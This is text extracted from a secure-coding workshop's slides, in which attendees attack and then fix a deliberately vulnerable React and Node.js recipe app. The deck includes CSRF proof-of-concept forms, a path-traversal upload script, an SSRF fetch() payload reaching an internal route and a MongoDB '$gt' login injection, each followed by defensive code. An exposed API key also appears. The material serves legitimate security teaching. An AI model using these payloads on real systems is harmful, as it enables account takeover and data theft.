  Cookies.set("user", username, { expires: 7 });
};
```

```
interface CookieAttributes {
  expires?: number | Date | undefined;
  path?: string | undefined;
  domain?: string | undefined;
  secure?: boolean | undefined;
  sameSite?: "Strict" | "Lax" | "None" | undefined;
  [property: string]: any; }
```

Secure From Scratch



Client-Side Cookie Creation Alternatives

Use local/session storage

But no Javascript extraction protection...

Send the cookie from the server side

As httponly

No longer readable by LoginPage.jsx

Might need route to return value extracted from cookie



Secure From Scratch



Your Defender's Goal – Make Cookies Secure 3

Generate the *User* cookie on the server.

Put the new code after the *sesseionId* generation code, in:

`controllers/sessionControllers.js`

Restart the api server, reload the client side app.

Logout, delete the cookies by using browser devtools, login.

Are the cookies generated with the `HttpOnly` option?





Part 2c: Attacking and Defending React – Secrets Leak

Secure From Scratch



Your Hacker's Goal – Exposing Secrets

Can you spot a secret in the code?





Secure From Scratch

Your Hacker's Goal – Exposing Secrets

Can you spot a secret in the code?



Page Workspace ▾ :

Workspace

pages

components

AddRecipe.css?...
AddRecipe.jsx
AddRecipe.js

tinymce.min.js AddRecipe.jsx X

7 const TINYMCE_APIKEY = "1y2txrzbb9yi55y9qsftdxekkmjtlot9u3oa7wuilnapdx";
8 const [recipe, setRecipe] = useState({ name: "", instructions: "", image: ""});
9 apiKey={TINYMCE_APIKEY}
9 apiKey={TINYMCE_APIKEY}

A B (*)

6 characters selected (From AddRecipe.jsx, AddRecipe.jsx, AddRecipe.jsx) Coverage: n/a

Console Issues Autofill Network conditions Search +

Search: apikey

▼ AddRecipe.jsx — 192.168.56.1:5173/src/pages/components/AddRecipe.jsx

```
7 const TINYMCE_APIKEY = "1y2txrzbb9yi55y9qsftdxekkmjtlot9u3oa7wuilnapdx";  
69 apiKey={TINYMCE_APIKEY}  
69 apiKey={TINYMCE_APIKEY}
```

Search finished. Found 8 matching lines in 2 files.

Secure From Scratch



Dealing With ApiKey

Any Idea?

Secure From Scratch



Dealing With ApiKey

I don't care

Secure From Scratch

Dealing With ApiKey

I don't care



Tiny Professional - Annual \$1,560.00 every 12 months

Includes

- 20,000 editor loads per month
- Advanced productivity features incl. PowerPaste
- Advanced collaboration features
- Advanced content embedding & conversion
- Advanced document organization
- Compliance features

Also included

- TinyMCE core editing features
- Enhanced Skins & Icons Packs
- Professionally Translated Language Packs
- Commercial license
- Cloud-hosted
- Professional support

Preview Change

Are you
sure???

Tiny Essential - Annual \$804.00 every 12 months

Includes

- 5,000 editor loads per month
- Advanced productivity features
- Collaboration features
- Content embedding & conversion
- Advanced document organization

Also included

Secure From Scratch



Dealing With ApiKey

Don't use the CDN (content distribution network)



Secure From Scratch

Dealing With ApiKey

Don't use the CDN (content distribution network)

But the React component
does it automatically!

Solution:

```
<Editor value={recipe.instructions}
  tinyMceScriptSrc={`/tinyMCELocalCopy/tinymce.min.js`}
  init={{ height: 500, menubar: false, ... }}
  onEditorChange={handleEditorChange}
  ...>
```

Secure From Scratch



Dealing With ApiKey

Use a different WYSIWYG



Dealing With ApiKey

Use a different WYSIWYG

But, maybe they have the
same weakness?

Secure From Scratch



Dealing With ApiKey

Ask the WYSIWYG developers to change

Could take a long time to
happen



Secure From Scratch

Who is a good candidate: Signed URL

- Client asks for a signed URL from the server
- Server sends an Api key to the CDN
- The CDN returns a signed URL to the client
- Our client uses the signed URL for getting the component.
- The signed URL includes an expiration date.



Part 2d: Attacking and Defending React - CSRF



Secure From Scratch

What is permission?

Allowing to do something

- If we fail?
 - One user can perform actions on behalf of another one
 - One user can perform actions on behalf of an admin
- CSRF – Cross site request forgery
 - When attacker tricks users to perform actions
 - Hacker's actions, User's permissions



Secure From Scratch

CSRF Attempt 1: Add Recipe via Fetch

```
<html><body><script>
  function submitRequest() {
    var xhr = new XMLHttpRequest();
    xhr.open("POST", `http://10.100.102.16:5173/api/addRecipe`, true);
    ...
    xhr.withCredentials = true;
    var aBody = stringToUint8Array(
      + "Content-Disposition: form-data; name=\"name\"\r\n\r\n" + "Mud Pie\r\n"
      + ... ;
    xhr.send(new Blob([aBody]));
  }
  submitRequest();
</script></body></html>
```

Will it work?

401 Unauthorized
(but seeing response is blocked by CORS)

 src/spoilers/files/CSRFPoC_addRecipe_fetch.html
@ app



Secure From Scratch

CSRF Attempt 2: Deceive User into Submitting Form

```
<html lang="en"><head>
  <title>Win A Prize!!!</title>
</head><body>
  <form id="addRecipeForm" action="http://10.100.102.16:5173/api/addRecipe"
        method="POST" enctype="multipart/form-data">
    <input type="hidden" name="name" value="Mud Pie">
    <input type="hidden" name="instructions" value="Mix mud and water">
    <div>
      <button type="submit">Click Here!</button>
    </div>
  </form>
</body></html>
```

Will it work?

Blocked by Authentication Check
(sessionId cookie SameSite is
Lax or Strict so it isn't sent)



src/spoilers/files/CSRFPoC_addRecipe_form.html
@ app

Secure From Scratch



Cookie Security Features – partial CSRF protection

Looks like SameSite can protect against CSRF

How does SameSite(Strict/Lax) prevent CSRF?



Cookie Security Features - Reminder

SameSite:

Strict: Send the cookie only if the user is navigating within the website origin bounds

Lax: Cookies are not sent on normal cross-site subrequests (i.e., Load images/frames into a third-party site), but are sent when a user is navigating away from the origin site (i.e., Following a link).



Cookie Security Features – partial CSRF protection

How CSRF Works

A CSRF attack exploits the trust that a site has in a user's browser. Essentially, it tricks the user's browser into sending a request to a web application where the user is already authenticated, using cookies that are automatically included with requests to that domain. This can result in unwanted actions being performed on the user's behalf without their consent.

Secure From Scratch



Cookie Security Features – partial CSRF protection

How Does SameSite prevent CSRF?

Cookies are sent with same-site requests and with cross-site top-level navigations that use safe methods (like GET).

This setting prevents cookies from being sent on requests initiated by third-party websites in sub-resources or in iframes, or via POST requests, which are commonly used in CSRF attacks.

Secure From Scratch



Protect permissions (against CSRF)

- Is SameSite option enough?





Secure From Scratch

CSRF Attempt 3: Deceive User into New Login

```
<html lang="en"><head>
  <title>Win A Prize!!!</title>
</head><body>
  <form id="addRecipeForm" action= "http://10.100.102.16:5173/api/login"
        method="POST" enctype="multipart/form-data">
    <input type="hidden" name="username" value="Tamar">
    <div>
      <button type="submit">Click Here!</button>
    </div>
  </form>
</body></html>
```

src/spoilers/files/CSRFPoC_login_form.html @ app

Will it work?

Yes, It Does!

Could CORS Block It?

No! CORS blocks data access, not execution!





Secure From Scratch

Anti-CSRF Solutions

Mechanism	Pros	Cons	Typical Use Cases
CSRF Tokens	Strong, per-request/session validation	Requires extra setup for each request	Forms, traditional web apps
Custom Headers	Simple to implement for API requests	Not as effective in non-API contexts	APIs, SPAs
Referrer Validation	Works without special tokens	Privacy concerns, sometimes unreliable	High-security apps that need origin checks
CAPTCHA	High user assurance	Annoying for users, difficult to use everywhere	High-risk actions (payments, account actions)
Custom Auth Tokens	Effective for API and SPA use	Not backward-compatible with traditional cookies	Stateless apps, JWT, OAuth implementations





Anti-CSRF Solutions

Idea:

Require user interaction

-or-

Require proof that the flow is valid

(in our case: that the login request comes from the login page)





Anti-CSRF Solutions

Require proof that the flow is valid

(in our case: that the login request comes from the login page)

Proof Examples:

- Send a (Secret) Cookie that has SameSite=Strict
- Put a (Secret) Value as a Request's Header



Secure From Scratch



Double Submit Cookie - *One* Possible Solution

Proof Examples:

- Send a (Secret) Cookie that has SameSite=Strict
- Put a (Secret) Value as a Request's Header

Problem: Require Database Access (expensive?)

Solution: Send both, compare with each-other

→ Double Submit Cookie





Double Submit Cookie

- Where do we put the solution?

- React?
- Node.JS?

→ BOTH



Secure From Scratch



node Init CSRF Middleware



middleware(doubleSubmitCsrf.js @ [api](#)
spoiler: spoilers/doubleSubmitCsrf

```
import { doubleCsrf } from "csrf-csrf";

const doubleCsrfSecrets = [randomUUID()]; // WARNING: simplified
const doubleCsrfOptions = {
  getSecret: (req)=>doubleCsrfSecrets,
  cookieName: "-psifi.x-csrf-token",
  cookieOptions: { path:"/", sameSite:"strict", secure:isProd() }
};

export const {
  generateToken,          // Generate a CSRF hash + token
  doubleCsrfProtection, // default CSRF protection middleware.
} = doubleCsrf(doubleCsrfOptions);
```



Secure From Scratch



node Token Generator Route

controllers/sessionController.js @ [api](#)
spoiler: [spoilers/doubleSubmitCsrf](#)

```
export async function isLoggedIn(req, res) { // /api/check-auth
  const csrfToken = generateToken(req, res, true);
  const session = await getSession(req.cookies.sessionId)
  if (session) {
    res.json({ authenticated: true,
              username: session.username, csrfToken });
  }
  else { res.json({ authenticated: false, csrfToken }); }
};

... router.get('/api/check-auth', isLoggedIn);
```



Secure From Scratch



node Validate Token in Routes

routes/sessionRoutes.js @ api
spoiler: spoilers/doubleSubmitCsrf

```
import { doubleCsrfProtection }  
        from '../middleware/doubleSubmitCsrf.js'
```

Validation
Middleware

```
export default function registerRoutes(router) {  
  router.post('/api/login', doubleCsrfProtection, login);  
  router.post('/api/register', doubleCsrfProtection, register);  
  router.post('/api/logout', sessionVerifier, logout);  
  router.get('/api/check-auth', isLoggedIn);  
}
```



Secure From Scratch



node Validate Token in Routes

```
import { doubleCsrfProtection }  
        from '../middleware,doubleSubmitCsrf.js'
```



routes/sessionRoutes.js @ api
spoiler: spoilers/doubleSubmitCsrf

Validation	Cookie: "-psifi.x-csrf-token" (sent automatically by browser)
Middleware	Header: "x-csrf-token" (client code must explicitly add this header)

```
export default function registerRoutes(router) {  
  router.post('/api/login', doubleCsrfProtection, login);  
  router.post('/api/register', doubleCsrfProtection, register);  
  router.post('/api/logout', sessionVerifier, logout);  
  router.get('/api/check-auth', isLoggedIn);  
}
```



Secure From Scratch



Client Acquires Token

```
function App() { ...  
  const [csrfToken, setCsrfToken] = useState("");  
  
  useEffect(() => {  
    const checkAuthentication = async () => { ...  
      const response = await fetch("/api/check-auth", ...);  
      if (response.ok) {  
        const authCheckResult = await response.json();  
        setIsAuthenticated(authCheckResult.authenticated);  
        setCsrfToken(authCheckResult.csrfToken);  
        if (authCheckResult.authenticated) { ... }  
      } else { ... }  
    }; checkAuthentication(); }, []);
```



App.jsx @ **app**

spoiler: src/spoilers/doubleSubmitCookie





Secure From Scratch



pages/LoginPage.jsx @ app

spoiler: src/spoilers/doubleSubmitCookie

Submit Token on Login

NOTE: Cookie is submitted automatically by browser

```
const handleLogin = async (event) => {
  handleSessionCreation(event, "login");
};
```

```
const handleSessionCreation = async(event, apiRoute)=>{ try {
  const response = await fetch(`/api/${apiRoute}`, {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
      "x-csrf-token": csrfToken,
    },
    body: JSON.stringify({ username }),
  });
}
```



Secure From Scratch



Deceive User into New Login: CSRF Mitigated?

Will it work? Check Again 😊

```
<html lang="en"><head>
  <title>Win A Prize!!!</title>
</head><body>
  <form id="addRecipeForm" action= "http://10.100.102.16:5173/api/login"
        method="POST" enctype="multipart/form-data">
    <input type="hidden" name="username" value="Tamar">
    <div>
      <button type="submit">Click Here!</button>
    </div>
  </form>
</body></html>
```

! src/spoilers/files/CSRFPoC_login_form.html @ app





Part 3: Attacking and Defending Node.JS Web API



Part 3a: Attacking and Defending Node.JS Web API – File Upload

Secure From Scratch



Your Hacker's Goal – Server-Side Edition

Hackers LOVE to upload!

Try to upload a file.

What files can you upload?

What can you do with those files?





Secure From Scratch

PREVENT - SFS Principles

Priority, Privacy, Permissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

✓
Trust Boundaries



Your Hacker's Goal – Server-Side Edition

The risks of unrestricted file upload

- Malware Upload
- Web Shells, executables
- Overwriting Important Files
- Overwriting other users Files
- Denial of Service (DoS)
- Storage of Illegal Content
- Cross-site Scripting (XSS)



Secure From Scratch



Your Hacker's Goal – Server-Side Edition

The risks of unrestricted file upload

- Malware Upload
- Web Shells, executables
- Overwriting Important Files
- Overwriting other users Files
- Denial of Service (DoS)
- Storage of Illegal Content
- Cross-site Scripting (XSS)



What is going to happen if
you'll overwrite the startup.js
or package.json
or
C:\Windows\System32\drivers
\etc\hosts?



Your Hacker's Goal – Server-Side Edition

Exploit Path Traversal - Try It

- Try to Override *..../middleware/sessionVerifier.js* (just make sure to create a backup of it first)
- You can use:
 - burp
 - python script
 - PowerShell
 - How about Node.JS code?



Secure From Scratch



Overriding *middleware/sessionVerifier.js* w/ Node.JS

```
const PORT = 5173; const localIp = getLocalIp();
const sessionIdCopiedFromBrowser = "45aa2361-ef66-4cdb-ab3f-6300b4105ee5";
async function uploadHack() {
    const url = `http://${localIp}:${PORT}/api/addRecipe`;
    const boundary = "-----068545562005799140548789";
    const filePath = "../../.middleware/sessionVerifier.js";
    const realFilePath = "../../.spoilers/sessionVerifierHack.js";

    const formData = new FormData();
    formData.append("image", fs.createReadStream(realFilePath), {
        filename: filePath,
        contentType: "application/json"
    });
    formData.append("instructions", "test");
    formData.append("mame", "test");
```

Developers are the
best hackers ☺
You don't need
tools, you have
Node.JS!



Secure From Scratch



Your Hacker's Goal – Server-Side Edition

Exploit Path Traversal - Fails! 😊

- This is not a coincidence
- *Multer* (the library used) sanitized the *filename*
 - But so does *Busboy*, and probably *Formidable*

Classic Easy to Use Securely.

Good Job *Express* Community!



Secure From Scratch



Restrict File Upload - We're All Good, then?

Nope.

There's Still a LOT of Evil Doings We Can Try.





Secure From Scratch

Overriding *chocolate-cake.png* w/ Node.JS

```
const PORT = 5173; const localIp = getLocalIp();
const sessionIdCopiedFromBrowser = "45aa2361-ef66-4cdb-ab3f-6300b4105ee5";
async function uploadHack() {
    const url = `http://:${localIp}:${PORT}/api/addRecipe`;
    const boundary = "-----068545562005799140548789";
    const filePath = "chocolate-cake.png";
    const realFilePath = "../spoilers/Poop_Emoji.png";

    const formData = new FormData();
    formData.append("image", fs.createReadStream(realFilePath), {
        filename: filePath,
        contentType: "application/json"
    });
    formData.append("instructions", "test");
    formData.append("name", "test");
```



Secure From Scratch



Restrict File Upload

What should you take care of?



Secure From Scratch



Restrict File Upload!

What should you take care of?

Limit file size

~~Block problematic extensions~~ Allow specific extensions

Allow specific mimetypes (and don't trust the client)

Make sure the upload takes place in a dedicated folder

Give the uploaded file a unique name

Pay Attention to error messages you return to the client



Secure From Scratch



Configure Multer to Validate + Limit



File: middleware/uploadsStorage.js

Spoiler Folder: spoilers/restrictUploads/...

```
export default multer({
  storage: multer.memoryStorage(),
  fileFilter: async (req, file, cb) => {
    try { validateMetadata(file); cb(null, true); }
    catch (err) {
      const httpError = new Error(`Validation failed: ${err.message}`);
      httpError.status = 400;
      cb(httpError);
    }
  },
  limits: {
    fileSize: 2 * 1024 * 1024, // Limit file size to 2 MB
    files: 1,                  // Limit to 1 file per request
    fields: 5,                 // Allow up to 5 non-file fields
    fieldSize: 8192,            // Limit each field size to 8 KB
  },
});
```



Secure From Scratch



Metadata Validation (Extension, Mimetype)



File: middleware/uploadsStorage.js

Spoiler Folder: spoilers/restrictUploads/...

```
const allowedTypes = {  
  'image/jpeg': ['.jpg', '.jpeg'],  
  'image/png': ['.png'], 'image/gif': ['.gif'], 'image/webp': ['.webp'], }  
  
function validateMetadata(file) {  
  if (!allowedTypes[file.mimetype]) {  
    logger.warn(`Attempted upload of unsupported image type ${file.mimetype}`);  
    throw new Error('Invalid MIME type!');  
  }  
  
  const ext = path.extname(file.originalname).toLowerCase();  
  if (!allowedTypes[file.mimetype].includes(ext)) {  
    logger.warn(`Attempted upload of extension ${ext} vs ${file.mimetype}`);  
    throw new Error('File extension does not match MIME type!');  
  }  
}
```

What is
missing here?



Secure From Scratch



Validating File Binary (Using Magic Bytes)



File: routes/recipeRoutes.js

Spoiler Folder: spoilers/restrictUploads/...

```
...
import { fileTypeFromBuffer } from 'file-type';
import { addRecipe, ... } from '../controllers/recipesController.js';
...

export default function registerRoutes(router) {
  router.get('/api/recipes', sessionVerifier, getAllRecipes);
  router.post('/api/addRecipe', sessionVerifier,
    upload.single('image'), addRecipeFileVerificationWrapper);
  router.post('/api/addBulk', sessionVerifier, addRecipes);
}


async function addRecipeFileVerificationWrapper(req, res) {
  const actualFileType = await fileTypeFromBuffer(req.file.buffer);
  ...
  return await addRecipe(req, res);
}
```



Secure From Scratch



Unique File Name



File: routes/recipeRoutes.js

Spoiler Folder: spoilers/restrictUploads/...

```
async function addRecipeFileVerificationWrapper(req, res) {
  const actualFileType = await fileTypeFromBuffer(req.file.buffer);
  if (!actualFileType || (actualFileType.mime !== req.file.mimetype)) {
    throw new Error('File content does not match expected MIME type!');
  }

  const storeFolder = path.join(process.cwd(), 'assets/images');
  const savePath = await generateUniqueName(storeFolder, file.originalname);
  file.originalname = path.relative(storeFolder, savePath);

  return await addRecipe(req, res);
}

async function generateUniqueName(directory, filename) { while (true) {
  const uniquePath = path.join(directory, randomUUID() + '_' + filename);
  try { await fs.access(uniquePath); } catch (notFound) { return uniquePath; }
} }
```





Your Hacker's Goal – Server-Side Edition

Check yourself after the fix!

- Upload an exe file
- Upload a shell script with extension webp
- Upload an exe file with extension png
- Upload a large file
- Upload multiple files in a single POST





Part 3b: Attacking and Defending Node.JS Web API – SSRF



Your Hacker's Goal – Server-Side Edition

Server-Side Request Forgery

Allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

- Send requests from the server to internal systems

Secure From Scratch



Background

Machines have multiple network interfaces
localhost only works if we are on the server's machine

So, API access on *localhost* network interface
→ request comes from the program on the same server
→ and can be trusted?



Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Preparation

- Open the Swagger API interface
- Note the internal api route
 - It only works if accessed via localhost:
<http://localhost:5000/internal/recipes>
 - Try it in swagger
 - Try it in the browser. Can you see the premium recipes?
 - Try accessing via the app's address (<serverip>:5173)

GET	/api/recipes
POST	/api/addRecipe
POST	/api/addRecipeWithUrl
POST	/api/tagVote
GET	/internal/recipes



Your Hacker's Goal – Server-Side Edition

In the real world, hacker's don't often sit next to the server

Goal

- Find a way to get access to premium recipes

Technique

- SSRF - Convince the server to do the access for us





Secure From Scratch

PREVENT - SFS Principles

Priority, Privacy, Permissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

✓ Trust Boundaries (access from the server)



Your Hacker's Goal – Server-Side Edition

- Detect an alternative method to upload recipes
- How can you exploit the functionality?
- Try to get files that you're not allowed to
- Try to exploit the vulnerability to get information



Secure From Scratch



Your Hacker's Goal – Server-Side Edition

- Detect an alternative method to upload recipes

The screenshot shows a POST request to /api/ [REDACTED]. The parameters section includes a table with columns for Name and Description. A row for 'body object (body)' has an 'Edit Value' button and a Model link. Below the table is a JSON object:

```
{  
  "name": "Blue Cake",  
  "instructions": "Ingredients: ... Preparation: ...",  
  "imageUrl": "https://recipesbyclare.com/cdn-cgi/imagedelivery/bACd  
  "isPremium": true  
}
```

A person in a t-shirt with 'go hack yourself.' is visible on the right side of the interface.





Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Server-Side Request Forgery

How can you use the URL interface to access the internal api's *recipe* route?

What if the URL is in our own server?

Will we be able to access images of other users?

What if instead of an image we'll take something else?



Secure From Scratch



Use fetch() to Send the Payload

In Browser's Console:

```
r = fetch('/api/addRecipeWithUrl', {  
  headers: { 'Content-Type': 'application/json' },  
  method: "POST",  
  body: JSON.stringify( {  
    "name": "Velvet Cake",  
    "instructions": "ingredients: bla bla bla bla",  
    "imageUrl": "http://localhost:5000/internal/recipes",  
    "isPremium": false  
  } ) } );  
r2 = await r;
```



Secure From Scratch



Your Hacker's Goal – Server-Side Edition

Where is the fake image with the secret/premium recipes?

Can you guess?



Secure From Scratch



Your Hacker's Goal – Server-Side Edition

Where is the fake image with the secret?

Can you guess?



Use devtools to inspect the element with the `` tag

Blue
Cake 4

any

Welcome `</> Elements` Console Sources Network Performance

```
 == $0
▶ <div class="tags-panel">...</div> flex
```

Secure From Scratch



Decoding Base64 Online

The screenshot shows a web browser window with the URL <https://www.base64decode.org>. The main content area displays the heading "Decode from Base64 format" and a large input field containing a long Base64 encoded string. A blue button labeled "Use Base64 Decode" is positioned to the right of the input field. Below the input field, a green button with the text "< DECODE >" is visible. A tooltip or callout box points from the "Use Base64 Decode" button towards the "DECODE" button, with the text "Decodes your data into the area below." A person's arm and shoulder are partially visible on the right side of the screen, wearing a t-shirt that says "go hack yourself."

LWY2ZWQ3MmYyNmVmYilsIm5hbWUiOiJVcGxvYWRpbmcgc3ZnIi
wiaW5zdHJ1Y3Rpb25zIjoiPHA+PG9iamVjdCBkYXRhPVwiaHR0cDo
vMTkylE20C41NiaOiiyNlMUVNL7VD+I0IV/

Use Base64 Decode

< DECODE >

Decodes your data into the area below.

0, readyIny : 1}, myVotes : 0}, { id : 4187012199-4519-0e20-10200074
d033,"name":"Carrot Cake","imagePath":"carrot-cake.png","isPremiu
m":true,"base64Image":false,"tags": {"cake":4,"orange":2,"healthy":1,"c



Secure From Scratch

Decoding Base64 in the Console

Built-in in Javascript:
atob(base64string)

The screenshot shows a browser's developer tools with the "Console" tab selected. A long Base64 encoded string is being decoded using the `atob()` function. The output of the decoding is a JSON object representing a recipe. The JSON structure includes fields like `id`, `name`, `instructions`, `imagePath`, `isPremium`, and `base64Image`.

```
atob("W3siaWQ10iI50GU02TE5YjQ4LTR1MmItYmY0C0yZnUyNzJkM2M2YTkiLCJuY11Ijo1Q2hvY29sYXR1IEha2UiLCJpbmN0cnVjdGlvbnM10iI8b2u+XldWdhciwgY29jb2EgcgC932GVyLCEiYUtpbmcgc29kY5wgY5kIHNhbH0uPC9saT5cbiAgICAgICAgPGxpPkFk2CB1Z2dzLCBtaWxrLCBvaWwsICFu2CB2YW5pbGkhIGV+Ug2m9yIDMwLTm11GipmV02Xigb31gdW50aWwgYSB0b290afBpY2sgaW5zZXJ02W0gaW4gd6h1IGNlbnRic1Ebjb211cyBvdXQgY2x1Yw4uPC9saT5cbiAgICAgPGP1aXVtIjpmTWxzZSwiYmFzZTY0SW1h22Ui0m2hbHN1LCJOYWdzIjp7ImNha2Ui0jQsImZyb3N0eW5nIjoyLCjjaG9jbxhdGu0jEsImZlc3RpdmUi0jEsImR1Y29yYXRgxbvD5cbiAgICAgICAgPGxpP1ByZWh1YX0gb3Z1bi0byAzNTDCsEYgKDE3N6KwQykuPC9saT5cbiAgICAgICAgPGxpPkNvbWJpbmUgZmxvdXisIHN1Z2FyLCb1YlbpiYWSkIHplc3QgZnJvbSBvbaUgb3JhbmdlJjwvbGk+XG4gICAgICAgIDxsT5BZGQgd2V0IGluZ3J1ZG1lbnRzIHRvIGRyeS8pbmdyZWRpZW50cyBhbm0gc3Rpcc1blbnRyBvc1blbnRpbCBnb2xkZW4gYW5kIHN1dC48L2xpFlxuICAgICAgICAgICAgPGxpKmVb2wgYmVmb3J1IHN1cn2pbmcuPC9saT5cbiAgICAgICAgPC9vbD41LCJpbWFnZibX1Wb3R1cyI6e319LHsiaWQ10iJkZmU3MDEzMS0yZjk5LTQzZjkYmUyNi0xYzJzDY3NGQwMzMiLCJuY11Ijo1Q2Fycm90IENha2UiLCJpbWFnZVBhdGgi0iJjYXJ;15Vm90ZXMi0nt9fSx7ImkIjo1NzV1MT1mNmMcYmFhNC00N2E4LV14MjctMjBmMzY1ZTFiMTkzIiwibmFtZSI6InR1c3Q1LCJpbmN0cnVjdGlvbnM10iJ02XN0IiwiidEXId")  
[{"id": "98e4e19a-9b48-4b2b-bf08-2fe272d3c6a9", "name": "Chocolate Cake", "instructions": "

- Preheat oven to 350°F.
- Mix flour, sugar, oil, and vanilla extract; mix until smooth.
- Pour batter into a greased baking pan.

"}
```

Secure From Scratch



SSRF Protection

Fix the code!





SSRF Protection

What should be the fix?

Reminder: Security In-Depth

Where should be the fix?

What should you do?



Secure From Scratch



SSRF Protection

```
export async function addRecipeWithImageUrl(req, res) {
  const { name, instructions, imageUrl, isPremium } = req.body;

  if (isPrivateNetworkUrl(imageUrl)) {
    return res.status(400).json({ error: 'Unsupported url domain' });
  }

  try {
    const imagePath = await downloadImageFile(imageUrl);
    const recipe = new Recipe({ id: crypto.randomUUID(), name, ..., imagePath });
    await recipe.save();
    res.status(201).json({ message: 'Recipe added successfully', recipe });
  } catch (err) {
```



Secure From Scratch



SSRF Protection

```
export default async function isPrivateNetworkUrl(url) {  
...  return !isPrivateIp(ip); ... }  
  
function isPrivateIp(ip) {  
  if (net.isIPv4(ip)) {  
    const octets = ip.split('.').map(Number);  
    if (octets[0] === 10) { /* Class A private network */ return true; }  
    if (octets[0] === 127) { /* Loopback address */ return true; }  
    if (octets[0] === 169 && octets[1] === 254) { /* Link-local address */...  
    if (octets[0] === 172 && octets[1] >= 16 && octets[1] <= 31) {/* Class B  
    if (octets[0] === 192 && octets[1] === 168) { return true; /* Class C ...  
    return false; // Public IP  
  } else if (net.isIPv6(ip)) {  
    if (ip === '::1') {/* Loopback address */ return true; }  
    if (ip.startsWith('fc') || ip.startsWith('fd')) {/* Unique local add...  
    return false; // Public IPv6 address
```



Secure From Scratch



SSRF Protection

What else should be done in *addRecipeWithImageUrl*?
(HINT: It's not SSRF related)

Secure From Scratch



SSRF Protection

What else should be done in *addRecipeWithImageUrl*?
(HINT: It's not SSRF related)

It's a file upload in disguise!

All the restrictions we have for a "regular" upload apply here, too.



Part 3c: Attacking and Defending Node.JS web api – NOSQLi



MongoDB

NOSQL database

- Connect in *server.js*:

```
mongoose.connect('mongodb://localhost:27017/recipes', {
```

- Query in *sessionController.js*:

```
export async function login(req, res) {
  const { username } = req.body;
  ...
  userInfo = await RegisteredUser.findOne({ username });
```



Secure From Scratch

Your Hacker's Goal – Server-Side Edition

NOSQL Injection vulnerability in MongoDB

Allows an attacker to widen queries results

- The programmer wants to query only for equal (=) records
- Hacker changes it to *any* record

Happens because MongoDB accepts *either string or object*

(Trust boundaries issue: missing schema validation)



Secure From Scratch

NOSQL Injection vulnerability

Exploit the *login* method to login as a subscribed user

Assume you don't know which users are subscribed

→ You need to iterate over all users

NOTE: Sending an object as payload requires using `fetch()`:

```
const response = await fetch(`/api/login`, {  
  method: "POST", headers: { "Content-Type": "application/json" },  
  body: JSON.stringify({username: "value"}),  
});  
          { username: { something: blabla }}
```



Secure From Scratch



NOSQL Injection vulnerability

The payload (from browser's console):

```
fetch(`/api/login`, { method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ username: { "$gt": "Avi" } }),
});
```



The query performed on the server:

```
userInfo = await RegisteredUser.findOne(
  { username: { "$gt": "Avi" } });
```

Secure From Scratch



Dealing with NOSQL securely

How? Any Ideas?

Best: Library changes

Convenient to use is often counter to *Easy to Use Securely*:

- Different method for equals string vs query object
 - or-
- Always require a query object



Secure From Scratch



Dealing with NOSQL securely

How? Any Ideas?

What We Can Do Now: Schema Validation

Would have ensured it's a *string* type

- It's effectively a Welcome/Allow List
- Type checking isn't enough - too permissive
 - Must include value definition
- Express has several libraries to do schema validation



Secure From Scratch



Dealing with NOSQL securely

How? Any Ideas?

What We Can Do Now: Schema Validation

Would have ensured it's a *string* type

- It's effectively a Welcome/Allow List
- Type checking isn't enough - too permissive
 - Must include value definition
- Express has several libraries to do schema validation



Secure From Scratch



Some Express Schema Validation Libraries

Joi

Yup

Validator.js

Zod

AJV

express-validator

...





Part 3d: Attacking and Defending Node.JS web api – Prototype Pollution



What is Prototype Pollution

In NOSQLi hacker's send a *serialized* object instead of string:

```
JSON.parse('{"username": "Avi"}')
```

```
JSON.parse('{"username": {"$gt": "Avi"} } ')
```

- It exploits Javascript's deserialization of JSON
- JSON supports passing a value of string, boolean, object...
- The deserializer can't know which *type* the programmer intended



Secure From Scratch



What is Prototype Pollution

In Prototype Pollution hacker's send a field of `__proto__`:

`JSON.parse(`

```
'{ "__proto__": { "isSubscribed": true } } ')
```

This is deserialized into the object:

```
{ __proto__: { isSubscribed: true } }
```

- So, what's so special about `__proto__`?



Secure From Scratch



Javascript Did Not Originally Have Classes

There were no classes

And inheritance wasn't exactly inheritance in the OOP way





Secure From Scratch

Javascript was (and still is) Prototype Based

Every object is associated with a Prototype

Defines default methods

```
> obj = {}
```

```
< ▼ {} i
```

- ▼ [[Prototype]]: Object
 - **constructor**: *f* *Object()*
 - **hasOwnProperty**: *f* *hasOwnProperty()*
 - **isPrototypeOf**: *f* *isPrototypeOf()*
 - **propertyIsEnumerable**: *f* *propertyIsEnumerable()*
 - **toLocaleString**: *f* *toLocaleString()*
 - **toString**: *f* *toString()*

Change the
prototype -
and it's like
changing a
base class



Secure From Scratch

Javascript was (and still is) Prototype Based

Programmatically, Prototype is accessed via `__proto__` field:

```
const obj = {};
obj.__proto__.isSubscribed = true;
obj["__proto__"]['isSubscribed'] = true;
```

```
> obj
< ▼ {} i
  ▼ [[Prototype]]: Object
    isSubscribed: true
  ▶ constructor: f Object
  hasOwnProperty: r ho
```

```
> obj2 = {}
< ▼ {} i
  ▼ [[Prototype]]: Object
    isSubscribed: true
  ▶ constructor: f Object
```



Secure From Scratch

Javascript was (and still is) Prototype Based

You can only modify the Prototype - not assign a new one:

```
const obj = {};
obj.__proto__ = { isSubscribed: true }
> const obj = {}; obj.__proto__ = { isSubscribed: true };
```

```
< ▼ {isSubscribed: true} i
```

```
  isSubscribed: true
```

```
  ▼ [[Prototype]]: Object
```

```
    ► constructor: f Object()
```

```
    ► hasOwnProperty: f hasOwnProperty()
```

```
    ► isPrototypeOf: f isPrototypeOf()
```

```
    ► propertyIsEnumerable: f propertyIsEnumerable()
```

Didn't Work



Secure From Scratch

What is Prototype Pollution

What happens when we parse the malicious JSON?

```
JSON.parse('{"__proto__": { "isSubscribed": true } } ')
```

This does not change the prototype!

```
< ▶ {__proto__: {...}} i
  ▶ __proto__: {isSubscribed: true}
  ▶ [[Prototype]]: Object
    ▶ constructor: f Object()
    ▶ hasOwnProperty: f hasOwnProperty()
    ▶ isPrototypeOf: f isPrototypeOf()
```





Secure From Scratch

Prototype Pollution - A Myth?

You can only modify the Prototype - not assign a new one
So, no worries?

Our Enemy: Merges

